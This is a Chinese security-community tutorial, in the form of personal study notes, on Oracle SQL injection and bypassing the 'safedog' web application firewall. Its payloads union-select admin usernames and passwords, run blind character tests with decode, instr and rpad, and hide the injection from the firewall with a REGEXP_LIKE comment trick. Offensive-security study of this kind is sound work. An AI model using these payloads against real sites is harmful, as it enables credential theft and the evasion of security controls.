oracle 注入绕狗 – 先知社区

0x00 前言

最近学习了 oracle 注入，和 mysql 比语法差异还是有的，做下小记录，后面是尝试绕狗。

0x01 简单 fuzz

空白符

`%09 %0A %0B %0C %0D`

当注入类型为数字型即 `id=1(fuzz点)union select`
全字符 url 编码 fuzz 一遍后，发现 `%2E %44 %46 %64 %66` 这些字符添加不影响 SQL 语句运行。
url 解码后为 `. D F d f`

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

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
ALL | DISTINCT

```
union ALL select DISTINCT null, to_nchar(UNAME), to_nchar(UPASS), null from ADMIN
```



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函数

decode ascii chr

```
查询当前用户的第一个字段是否为S 是返回1否返回0
select decode(substr((select user from dual),1,1), chr(83), 1, 0) value from dual;
select decode(ascii(substr((select user from dual),1,1)), '83', 1, 0) value from dual;
```

case when instr

```
select decode((instr(user, chr(83), 1, 1)), 1, 1, 0) value from dual;
select case instr(user, chr(83), 1, 1) when 1 then 1 else 0 end value from dual;
```

lrpad rpad


```
select decode('S', rpad(user, 1,1), 1, 0) value from dual;
select decode('S'||'Y', rpad(user, 2,1), 1, 0) value from dual;
select decode(concat('SYS','TEM'), rpad(user, 6,1), 1, 0) value from dual;
```

更多函数

```
chr,concat,initcap,lower,lpad/rpad,nls_initcap,nls_lower,nls_upper,regexp_replace,regexp_substr,replace,trim/ltrim/rtr
im,soundex,substr,translate,upper
```

0x02 绕狗

思路很简单，当用 `/*sql语句*/` 注释把语句包裹起来时就不会拦截了，当然 sql 语句也无法正常执行了。



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要做的就是前面带上 `/*` 闭合的 `*/` 直接放在结尾注释后面，而且不影响 sql 语句的执行，我是找到了一个正则函数 `REGEXP_LIKE` 带上 `/*` 。

```
and REGEXP_LIKE(null, '/*')  union select null, to_nchar(UNAME), to_nchar(UPASS), null from ADMIN--*/
```

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
sql 语句也可以正常执行。



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
这样也行



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

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0x03 小结

学习了基础的 oracle 注入知识，尝试绕狗这里我是官网测试的，实际环境可能有不同，个人觉得注入 bypass 这类还得看对 sql 语法的了解，越熟悉 bypass 的思路多些。

0x04 参考

https://www.t00ls.cc/viewthread.php?tid=57124&highlight=oracle (https://www.t00ls.cc/viewthread.php?tid=57124&highlight=oracle)